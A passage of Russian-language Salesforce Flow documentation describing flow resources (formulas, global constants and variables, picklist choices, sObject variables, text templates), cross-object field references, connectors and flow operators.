| Поле                                    | Описание   |
|---|--|
| Сохраненное значение выбора             | <p>Определяет значение сохраняемого поля в случае, если пользователь выбирает данный вариант при выполнении. «Тип данных значения» определяет доступные параметры.</p> <p>По умолчанию сохраненное значение равно нулю. Сохраненное значение определяется самым последним выбором в созданном наборе.</p>  |
| Сортировать результаты по :             | <p>Данное поле определяет порядок отображения выборов.</p> <p>При выбранном параметре «Сортировать результаты по :» необходимо также выбрать поле, по которому следует сортировать выборы. Затем выберите, в каком порядке должны отображаться выборы.</p>   |
| Ограничить количество выборов до :      | <p>Ограничивает количество параметров, отображаемых в поле, которое использует динамический выбор записей.</p> <p>При выбранном параметре «Ограничить количество выборов по :» также необходимо указать максимальное число (до 200) выборов для включения.</p>   |
| Присвоить поля записей переменным . . . | <p>Извлекает значения полей из записи, выбранной пользователем, и сохраняет их в переменных потока, на которые можно ссылаться в дальнейшем.</p> <p> <b>Прим.:</b> Если поле со множественным выбором использует динамический выбор записи, то переменные потока хранят только значения из последней записи, выбранной пользователем. Если несколько полей со множественным выбором в одном окне используют один и тот же динамический выбор записей, присвоения переменных распространяются на первые из этих полей.</p> |


 **Пример:** В потоке поддержки для компании-производителя компьютерного оборудования пользователь определяет продукт для поиска последних обновлений. Организация создает динамический выбор записей, отображающий все продукты, чьи идентификационные номера начинаются определенной строкой символов. Обычно пользователи потока не знают идентификационные номера продуктов, но знают их имена, поэтому поле, содержащее имя продукта, может быть выбрано как «Метка выбора». Чтобы показать код и описание связанного продукта в других областях потока, для этого назначьте значения полей «Код» и «Описание», доступные в выбранной пользователем записи, переменным потока.

СМ. ТАКЖЕ:

- [Операторы в фильтрах записей потока](#)
- [Элемент «Окно» в потоке: поля выбора](#)
- [Варианты полей выбора в элементах «Окно» потока](#)
- [Ресурсы потока](#)

## Ресурс потока «Формула»

Рассчитывает значение с использованием других ресурсов потока и функций Salesforce.

| Поле                | Описание   |
|---------------------|--|
| Уникальное имя      | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание            | Описание позволяет отличать эту формулу от других формул.  |
| Тип данных значения | Тип данных для значения, вычисляемого формулой.  |
| Шкала               | <p>Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа.</p> <p>Данное поле отображается только при назначении полю «Тип данных значения» значения «Число» или «Валюта».</p>  |
| Формула             | <p>Выражение, которое используется для расчета во время выполнения потока. Возвращаемое значение должно быть совместимо с типом «Тип данных значения».</p> <p> <b>Прим.:</b> Некоторые операторы формулы не поддерживаются облачной версией приложения Flow Designer.</p>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

СМ. ТАКЖЕ:

[Операторы и функции формулы](#)

[Ограничения для формул потока](#)

[Ресурсы потока](#)

[Ссылки на поля кросс-объекта в потоках](#)

### Ресурс потока «Глобальная постоянная»

Этот ресурс хранит неизменные, предоставляемые системой значения, такие как `EmptyString`, `True` и `False`.

| Глобальная постоянная                        | Поддерживаемые типы данных |
|--|----------------------------|
| <code>{!\$GlobalConstant.True}</code>        | Логический                 |
| <code>{!\$GlobalConstant.False}</code>       | Логический                 |
| <code>{!\$GlobalConstant.EmptyString}</code> | Текст                      |

 **Пример:** При создании переменных булевого типа поддерживаются `$GlobalConstant.True` и `$GlobalConstant.False`. Но при создании переменной типа «Валюта» глобальные постоянные не поддерживаются.

### Значение null и пустая строка

Глобальная постоянная `{!$GlobalConstant.EmptyString}` и значение `null` обрабатываются при выполнении как отдельные и различные значения. Например:


- Пустое значение текстового поля или ресурса отображается при выполнении как значение `null`. Рекомендуем задать значению, которое должно обрабатываться как пустая строка, глобальную постоянную `{!$GlobalConstant.EmptyString}`.
- При наличии условий потока рекомендуем использовать оператор «равно нулю» для определения значения `null`. Если условие сравнивает две текстовые переменные, то их стандартным значениям должна быть задана глобальная постоянная `{!$GlobalConstant.EmptyString}` или значение `null`.

СМ. ТАКЖЕ:

[Ресурсы потока](#)

### Глобальные переменные в приложении Visual Workflow

Предоставляемые системой переменные, ссылающиеся на сведения об организации или текущем пользователе (например, код пользователя или код сеанса API). В приложении Visual Workflow глобальные переменные доступны только в формулах потока.

 **Пример:** Переменная `{!$User.Id}` обеспечивает быстрый доступ к коду пользователя, выполняющему сеанс потока.

Ниже перечислены глобальные переменные, поддерживаемые формулами потока. При отсутствии значения в базе данных соответствующее поле слияния возвращает пустое значение. Например, при отсутствии значения для поля «Страна» организации `{!$Organization.Country}` не возвращает значение.

#### ВЕРСИИ



Доступно в версиях:  
Salesforce Classic и  
Lightning Experience



Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Глобальная переменная | Описание   |
|-----------------------|--|
| \$Api                 | <p>Данная глобальная переменная ссылается на URL-адреса API или код сеанса. Ниже перечислены доступные поля слияния.</p> <ul style="list-style-type: none"> <li>• Enterprise_Server_URL_***: конечная точка SOAP документа Enterprise WSDL, где переменная *** соответствует версии API.</li> <li>• Partner_Server_URL_***: конечная точка SOAP документа Partner WSDL, где переменная *** соответствует версии API.</li> <li>• Session_ID</li> </ul>  |
| \$Label               | <p>Данная глобальная переменная ссылается на настраиваемые метки. Данная глобальная переменная отображается только после создания настраиваемых меток в организации.</p> <p>Возвращаемое значение определяется языком контекстного пользователя. Ниже перечислены возможные возвращенные значения (в порядке очередности).</p> <ol style="list-style-type: none"> <li>1. Текст локального перевода</li> <li>2. Текст пакетного перевода</li> <li>3. Текст основной метки</li> </ol>  |
| \$Organization        | <p>Данная глобальная переменная ссылается на сведения о компании.</p> <p> <b>Прим.:</b> {!\$Organization.UiSkin} возвращает одно из указанных ниже значений.</p> <ul style="list-style-type: none"> <li>• Theme1: устаревшая тема Salesforce</li> <li>• Theme2: тема Salesforce, использовавшаяся до выпуска Spring'10</li> <li>• Theme3: классическая тема Salesforce «Aloha», внедренная в выпуске Spring'10</li> <li>• PortalDefault: тема клиентского портала Salesforce</li> <li>• Webstore: тема Salesforce AppExchange</li> </ul> |
| \$Permission          | <p>Данная глобальная переменная ссылается на сведения о доступе текущего пользователя к настраиваемым полномочиям организации. Данная глобальная переменная отображается только после создания настраиваемых полномочий в организации.</p>   |
| \$Profile             | <p>Данная глобальная переменная ссылается на сведения из профиля текущего пользователя (например, имя или тип лицензии).</p> <p> <b>Совет:</b></p> <ul style="list-style-type: none"> <li>• Рекомендуем использовать имена профилей для обращения к стандартным профилям в полях слияния \$Profile.</li> <li>• Пользователям не требуется доступ к сведениям профиля для выполнения потока, ссылающегося на данные поля слияния.</li> </ul>   |

| Глобальная переменная | Описание  |
|-----------------------|---|
| \$Setup               | <p>Данная глобальная переменная ссылается на настраиваемые параметры типа «иерархия». Данная глобальная переменная отображается только после создания настраиваемых параметров иерархии в организации. Настраиваемые параметры типа «список» доступны только в Apex.</p> <p>Настраиваемые параметры иерархии поддерживают значения на любом из трех разных уровней.</p> <ul style="list-style-type: none"> <li>• Организация (стандартное значение для всех пользователей)</li> <li>• Профиль (переопределяет значение на уровне организации)</li> <li>• Пользователь (переопределяет значения на уровне организации и профиля)</li> </ul> <p>Система Salesforce автоматически определяет правильное значение для данного поля настраиваемого параметра на основе текущего контекста текущего пользователя.</p>   |
| \$System              | <p>\$System.OriginDateTime соответствует литеральному значению 1900-01-01 00:00:00. Рекомендуем использовать данное поле слияния для вычисления смещения даты/времени.</p>  |
| \$User                | <p>Данная глобальная переменная ссылается на сведения о пользователе, выполняющем сеанс потока. Например, код или должность пользователя.</p> <p> Совет:</p> <ul style="list-style-type: none"> <li>• Текущий пользователь — это пользователь, запустивший поток.</li> <li>• Если поток запускается при изменении записи процессом Web-to-Case или Web-to-Lead, то имя текущего пользователя отображается полем «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию».</li> </ul> <p>Поля слияния \$User.UITheme и \$User.UIThemeDisplayed определяют внешний вид на конкретной странице Salesforce. В отличие от переменной \$User.UITheme, возвращающей <i>предполагаемый</i> внешний вид, переменная \$User.UIThemeDisplayed возвращает <i>фактический</i> внешний вид. Например, если пользователь может просматривать тему пользовательского интерфейса Salesforce Classic 2010, но использует обозреватель, который не поддерживает обновленный внешний вид (используя устаревшие версии Internet Explorer), то переменная \$User.UIThemeDisplayed возвращает другое значение. Данные поля слияния возвращают одно из указанных ниже значений.</p> <ul style="list-style-type: none"> <li>• Theme1: устаревшая тема Salesforce</li> <li>• Theme2: тема пользовательского интерфейса Salesforce Classic 2005</li> <li>• Theme3: тема пользовательского интерфейса Salesforce Classic 2010</li> <li>• Theme4d: современная тема «Lightning Experience» Salesforce</li> <li>• Theme4t: тема Salesforce1 для мобильной версии Salesforce</li> <li>• PortalDefault: тема клиентского портала Salesforce</li> <li>• Webstore: тема Salesforce AppExchange</li> </ul> |
| \$UserRole            | <p>Данная глобальная переменная ссылается на сведения о роли текущего пользователя (например, имя или код роли).</p> <p> Совет:</p> <ul style="list-style-type: none"> <li>• Текущий пользователь — это пользователь, запустивший поток.</li> </ul>  |

| Глобальная переменная | Описание  |
|-----------------------|---|
|                       | <ul style="list-style-type: none"> <li>Если поток запускается при изменении записи процессом Web-to-Case или Web-to-Lead, то имя текущего пользователя отображается полем «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию».</li> </ul> |

### Ресурс «Выбор раскрывающегося списка» потока

Данный ресурс представляет набор выборов, созданных из значений поля раскрывающегося списка или раскрывающегося списка со множественным выбором.

| Поле                | Описание   |
|---------------------|--|
| Уникальное имя      | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание            | Описание позволяет отличать данный ресурс от других ресурсов.  |
| Тип данных значения | Тип данных для сохраненного значения выбора.   |
| Объект              | Объект, который должен использоваться для выбора полей.  |
| Поле                | Поле раскрывающегося списка или раскрывающегося списка со множественным выбором, которое должно использоваться для создания списка выборов.  |
| Порядок сортировки  | Данное поле определяет порядок отображения выборов.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Пример:** Например, пользователь выполняет поток, упрощающий процесс создания организации и предполагающий необходимость выбора отрасли компании.

Вместо создания одного выбора для каждой отрасли, поток может быть дополнен выбором раскрывающегося списка, который затем используется для заполнения раскрывающегося списка. При выполнении данного потока пользователем выбор раскрывающегося списка находит все значения в базе данных для поля раскрывающегося списка «Отрасль» **(1)** объекта «Организация» **(2)**.



Unique Name \* picklist\_AccountIndustry ?  
Add Description  
Value Data Type \* Picklist  
Object \* Account **2**  
Field \* Industry **1**  
 Sort Order: Ascending

Выборы раскрывающегося списка отличаются не только более удобной настройкой, но также минимальным обслуживанием. При добавлении новых вариантов в раскрывающийся список «Отрасль» объекта «Организация» поток автоматически отражает данные изменения и не требует обновления.

## Использование

Ниже перечислены неподдерживаемые действия.

### Фильтрация значений, возвращенных из базы данных.

Поток всегда отображает каждое значение раскрывающегося списка для данного поля (даже при использовании типов записей для уточнения выборов раскрывающегося списка в макетах страниц).

### Настройка метки для каждого варианта.

Поток всегда отображает метку для каждого значения раскрывающегося списка.

### Настройка сохраненного значения для каждого варианта.

Поток всегда сохраняет значение API для каждого значения раскрывающегося списка.

Ниже перечислены неподдерживаемые раскрывающиеся списки.

- Глобальные раскрывающиеся списки
- Раскрывающиеся списки для статей базы знаний

СМ. ТАКЖЕ:

[Элемент «Окно» в потоке: поля выбора](#)

[Варианты полей выбора в элементах «Окно» потока](#)

[Ресурсы потока](#)


Ресурс потока «Переменная коллекции sObject»

Ресурс сохраняет обновляемые значения полей одной или нескольких записей Salesforce.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле             | Описание   |
|------------------|--|
| Уникальное имя   | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.   |
| Описание         | Описание позволяет отличать данную переменную коллекции sObject от других ресурсов.  |
| Тип ввода/вывода | <p>Данное поле определяет доступность переменной коллекции sObject за пределами потока.</p> <ul style="list-style-type: none"> <li>• «Личный»: переменная может быть назначена и использована только внутри потока.</li> <li>• «Ввод»: переменная может быть задана в качестве начала потока посредством контроллеров Visualforce или элементов ввода подпотока.</li> <li>• «Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках.</li> </ul> <p>Значение по умолчанию: «Личный».</p> <p> <b>Внимание:</b> Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным может осуществляться посредством параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.</p> |
| Тип объекта      | Тип записей Salesforce, соответствующих коллекции sObject в потоке.  |

## Использование

Заполненная коллекция sObject может использоваться для создания, обновления или удаления записей в базе данных Salesforce.

С помощью элемента «Цикл» можно просмотреть все элементы в коллекции. Значения полей элемента, проверяемого посредством цикла, копируются в переменную sObject, выбранную в качестве *переменной цикла*. Чтобы разрешить циклу изменение элемента коллекции (например, обновление значений полей элемента), выполните указанные ниже действия.

1. Настройте элементы цикла для обновления переменной цикла.
2. Добавьте значения полей переменной в отдельную коллекцию.

Пользователи могут добавлять новые элементы в конец коллекции (элемент «Назначение») или заменять все элементы коллекции (элемент «Быстрый поиск»). Однако пользователи не могут обновлять текущие элементы коллекции. Для решения данной проблемы пользователи могут разрешить циклу итерационное дополнение другой коллекции содержимым переменной цикла. После завершения цикла пользователи могут обновить записи Salesforce значениями из новой коллекции.

СМ. ТАКЖЕ:


[Образец потока, выполняющего цикл по коллекции](#)

[Элемент «Цикл» в потоке](#)

[Ресурсы потока](#)

## Ресурс потока «Переменная sObject»

Ресурс сохраняет обновляемые значения полей записи Salesforce.

| Поле             | Описание   |
|------------------|--|
| Уникальное имя   | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.   |
| Описание         | Описание позволяет отличать эту переменную sObject от других ресурсов.   |
| Тип ввода/вывода | <p>Данное поле определяет доступность переменной sObject за пределами потока.</p> <ul style="list-style-type: none"> <li>«Личный»: переменная может быть назначена и использована только внутри потока.</li> <li>«Ввод»: переменная может быть задана в качестве начала потока посредством контроллеров Visualforce или элементов ввода подпотока.</li> <li>«Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках.</li> </ul> <p>Данное поле не влияет на способ назначения или использования переменных внутри одного потока (например, посредством следующих типов элементов: «Назначение», «Создание записи» или «Быстрое создание», «Поиск записи» или «Быстрый поиск» и «Модуль Apex»).</p> <p>По умолчанию поле содержит значение «Личный».</p> <p> <b>Внимание:</b> Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным может осуществляться посредством параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.</p> |
| Тип объекта      | Тип записи Salesforce, соответствующей переменной sObject в потоке.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Использование

По умолчанию созданной переменной sObject задается значение null. Прежде чем добавить ссылку на значения переменной sObject, убедитесь, что переменная sObject содержит значение, путем использования оператора «равно нулю» в элементе «Решение».

СМ. ТАКЖЕ:

[Ресурсы потока](#)

Системные переменные в потоках

Предоставляемые системой значения выполняемого сеанса потока (например,  `{!$Flow.CurrentDate}`,  `{!$Flow.CurrentDateTime}` и  `{!$Flow.FaultMessage}`).

| Системная переменная                    | Поддерживаемые типы ресурсов     | Описание  |
|---|----------------------------------|---|
| <code> {!\$Flow.CurrentDate}</code>     | «Текст», «Дата» и «Дата и время» | Дата выполнения сеансом потока элемента, ссылающегося на системную переменную.                |
| <code> {!\$Flow.CurrentDateTime}</code> | «Текст», «Дата» и «Дата и время» | Дата и время выполнения сеансом потока элемента, ссылающегося на системную переменную.        |
| <code> {!\$Flow.FaultMessage}</code>    | Текст                            | Сообщение о системной ошибке, позволяющее администраторам потока устранять ошибки выполнения. |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



**Пример:** Поток предназначается только для внутреннего пользования сотрудниками центра обработки вызовов. Каждому элементу потока, взаимодействующему с базой данных Salesforce, может быть задан коннектор «Ошибка», связанный с окном. Поле «Отображать текст» данного окна может содержать сообщение о системной ошибке, которое должно быть передано сотрудникам отдела информационных технологий.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

СМ. ТАКЖЕ:

[Настройка действий, выполняемых при неудачном выполнении потока](#)

[Ресурсы потока](#)

### Ресурс потока «Текстовый шаблон»

Данный ресурс сохраняет текст в формате HTML.

| Поле             | Описание   |
|------------------|--|
| Уникальное имя   | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание         | Описание позволяет отличать этот текстовый шаблон от других ресурсов.  |
| Текстовый шаблон | Текст шаблона. Для форматирования текста и привязки полей к справочной информации, содержащейся в других ресурсах, используется язык разметки HTML.  |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



**Пример:** Например, при создании потока, регистрирующего участников события, пользователь может создать текстовый шаблон, содержащий имя, адрес и другие сведения о регистрируемом участнике, а затем использовать шаблон в электронном подтверждении, отправляемом после завершения потока.

СМ. ТАКЖЕ:

[Ресурсы потока](#)

[Ссылки на поля кросс-объекта в потоках](#)

### Ресурс потока «Переменная»


Данный ресурс сохраняет значение, которое может обновляться по мере выполнения потока.

| Поле           | Описание   |
|----------------|--|
| Уникальное имя | Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание       | Описание позволяет отличать эту переменную от других ресурсов.   |
| Тип данных     | Данное поле определяет типы значений, которые могут быть назначены переменной.   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Поле                  | Описание   |
|-----------------------|--|
| Шкала                 | <p>Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа.</p> <p>Данное поле отображается только в том случае, если полю «Тип данных» задано значение «Число» или «Валюта».</p>  |
| Тип ввода/вывода      | <p>Данное поле определяет доступность переменной за пределами потока.</p> <ul style="list-style-type: none"> <li>• «Личный»: переменная может быть назначена и использована только внутри потока.</li> <li>• «Ввод»: переменная может быть задана в качестве начала потока посредством контроллеров Visualforce или элементов ввода подпотока.</li> <li>• «Вывод»: переменная может быть доступна в контроллерах Visualforce и других потоках.</li> </ul> <p>Данное поле не влияет на способ назначения или использования переменных внутри одного потока (например, посредством следующих типов элементов: «Назначение», «Создание записи» или «Быстрое создание», «Поиск записи» или «Быстрый поиск» и «Модуль Apex»).</p> <p>Стандартное значение поля определяется выпуском системы или версией API, использованной для создания переменной.</p> <ul style="list-style-type: none"> <li>• «Личный»: для переменных, созданных в выпуске Summer'12 и более поздних выпусках или в интерфейсе API 25.0 и более поздних версиях.</li> <li>• «Ввод» и «Вывод»: для переменных, созданных в выпуске Spring'12 и более ранних выпусках или в интерфейсе API 24.0 и более ранних версиях.</li> </ul> <p> <b>Внимание:</b> Выключение ввода или вывода для текущей переменной может повлиять на функциональные возможности приложений и страниц, вызывающих поток и осуществляющих доступ к переменной. Например, доступ к переменным может осуществляться посредством параметров URL-адреса, контроллеров Visualforce, подпотоков и процессов.</p> |
| Значение по умолчанию | <p>Ресурс определяет значение переменной в момент запуска потока. Если оставить это поле пустым, присваивается значение null.</p> <p>Стандартные значения недоступны для переменных типа «Раскрывающийся список» и «Раскрывающийся список (множественный выбор)».</p>  |

## Использование

Переменная может быть удалена в любое время. Любым назначением, использующим удаленную переменную, задается значение `null`.

СМ. ТАКЖЕ:

[Ресурсы потока](#)

[Элемент потока «Назначение»](#)

[Ресурс потока «Переменная sObject»](#)

[Ссылки на поля кросс-объекта в потоках](#)

### Ссылки на поля кросс-объекта в потоках

При создании потока система позволяет ссылаться на поля записей, связанных со значениями, которые хранятся в переменной `sObject`. Для этого, введите ссылки вручную.

Значения полей кросс-объекта являются действительными, если пользователь может ссылаться на ресурс потока или вводить значение вручную.

### Советы по внедрению

Если сеанс потока обнаруживает нулевое значение в выражении кросс-объекта, то выполнение элемента, содержащего ссылку, прерывается. Успешное выполнение ссылки возможно только в том случае, если последнее поле выражения содержит значение `null`. Например, при сохранении контакта в `{!sObjContact}` и добавлении ссылки на выражение `{!sObjContact}.Account.Name` поток не выполняется, если поле `AccountId` сохраненного контакта содержит значение `null` (ввиду отсутствия доступной организации), но выполняется, если поле `Name` связанной организации содержит значение `null`.

Если элемент содержит проблемную ссылку кросс-объекта, но не поддерживает путь ошибки, то выполнение всего сеанса прерывается. Чтобы предотвратить подобную ситуацию, выполните указанные ниже действия.

- Назначьте соответствующим полям статус обязательных в системе Salesforce. Например, при использовании выражения `{!sObjContact}.Account.Name` обязательным может являться поле `AccountId` макета страницы контактов. При использовании другого потока найдите все записи, содержащие значения `null` в данном поле, и обновите их.
- Проверьте каждое поле, используемое выражением, на наличие значения посредством оператора `wasSet` в элементе «Решение».

Ссылки на поля кросс-объекта в потоках не учитываются следующими ограничениями, установленными для организации:

- Количество взаимосвязей кросс-объекта на объект
- Количество операций DML на транзакцию

### Синтаксис

Чтобы добавить ссылку на поле связанной записи, воспользуйтесь данным синтаксисом.

```
{!sObjectVariable.objectName1.objectName2.fieldName}
```

где:

- `sObjectVariable` заменяется уникальным именем нужной переменной `sObject`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- *objectName1* заменяется API-именем объекта, связанного с типом объекта *sObjectVariable*. API-имена всех настраиваемых объектов заканчиваются компонентом *\_\_r*.
- (Дополнительно) *objectName2* заменяется API-именем объекта, связанного с *objectName1*.


Выражение должно содержать как минимум одно имя объекта. При необходимости добавьте другие объекты.

- *fieldName* заменяется именем нужного поля последнего объекта выражения. API-имена всех настраиваемых полей заканчиваются компонентом *\_\_c*.

Например, выражение `{!sOv_Contact.Account.Id}` ссылается на поле «Код» организации, связанной с записью контакта, которой соответствует переменная *sObject* в потоке.

При создании переменной *sObject*, которая должна использоваться для ссылки на поля связанных записей, сохраните код для первой связанной записи в переменной. Например, чтобы добавить ссылку на контракт возможности, сохраните поле *ContractId* в переменной *sObject* или добавьте значение для поля *ContractId* посредством элемента «Назначение».

- 👁 **Пример:** Например, чтобы заменить ответственного за контракт ответственным за организацию контракта, выполните указанные ниже действия.









1. Чтобы сохранить поля контракта, включая поле *AccountId*, в переменной *sObject* по имени *varContract*, воспользуйтесь элементом «Быстрый поиск».
2. Чтобы подтвердить, что значение поля *AccountId* задано в переменной *varContract*, воспользуйтесь элементом «Решение».
3. Чтобы сохранить поля организации контракта, включая поле *OwnerId*, в другой переменной *sObject* по имени *varAccount*, воспользуйтесь элементом «Быстрый поиск».
4. Чтобы подтвердить, что значение поля *OwnerId* задано в переменной *varAccount*, воспользуйтесь элементом «Решение».
5. Чтобы задать `{!varContract.Account.OwnerId}` как значение для `{!varContract.OwnerId}`, воспользуйтесь элементом «Назначение».



- Чтобы задать значения переменной `varContract`, включая обновленное значение поля `OwnerId`, контракту в системе Salesforce, воспользуйтесь элементом «Быстрое обновление».

## Коннекторы потока

*Коннекторы* определяют доступные пути, которые могут использоваться потоком при выполнении. Коннектор, добавленный на холст облачной версии приложения Flow Designer, отображается в виде стрелки, направленной от одного элемента к другому.

| Метка                  | Пример  | Описание  |
|------------------------|---|---|
| Без метки              |    | Данный коннектор определяет элемент, который должен выполняться следующим.  |
| Имя результата решения |    | Определяет элемент, который будет запущен при выполнении условий для результата элемента «Решение».                       |
| Имя события ожидания   |    | Данный коннектор определяет элемент, который должен выполняться при наступлении события, заданного в элементе «Ожидание». |
| ОШИБКА                 |   | Данный коннектор определяет элемент, который должен выполняться при возникновении ошибки в предыдущем элементе.           |
| Следующий элемент      |  | Данный коннектор определяет первый элемент, который должен выполняться для каждой итерации элемента «Цикл».               |
| Конец цикла            |  | Определяет элемент, который должен выполняться после завершения элементом «Цикл» итерации по коллекции.                   |

СМ. ТАКЖЕ:

[Элементы потока](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

## Операторы потока

Принцип действия операторов зависит от их применения. В элементах типа «Назначение» операторы позволяют изменять значения ресурсов. В условиях потока и фильтрах записей операторы предоставляют возможность оценки информации и сокращения объемов работ потока.

### Операторы в элементах «Назначение» потока

Рекомендуем использовать операторы элемента «Назначение» для изменения значения выбранного ресурса.

### Операторы в условиях потока

Рекомендуем использовать операторы условия для проверки значения выбранного ресурса. Условия используются в элементах «Решение» и «Ожидание».

### Операторы в фильтрах записей потока

Фильтр записи потока ограничивает область записей, обрабатываемых потоком. Например, воспользуйтесь фильтром записей для обновления только контактов, связанных с организацией 1. При добавлении элемента «Обновление записи» воспользуйтесь фильтрами записей для ограничения области только контактами, где организация 1 является родительской.

## Операторы в элементах «Назначение» потока

Рекомендуем использовать операторы элемента «Назначение» для изменения значения выбранного ресурса.

Данный раздел содержит справочную информацию по поддерживаемым операторам для каждого типа данных выбранного ресурса.

- [Логический](#)
- [Коллекция](#)
- [Валюта](#)
- [Дата](#)
- [Дата/время](#)
- [Раскрывающийся список со множественным выбором](#)
- [Число](#)
- [Раскрывающийся список](#)
- [sObject](#)
- [Текст](#)

### Логический

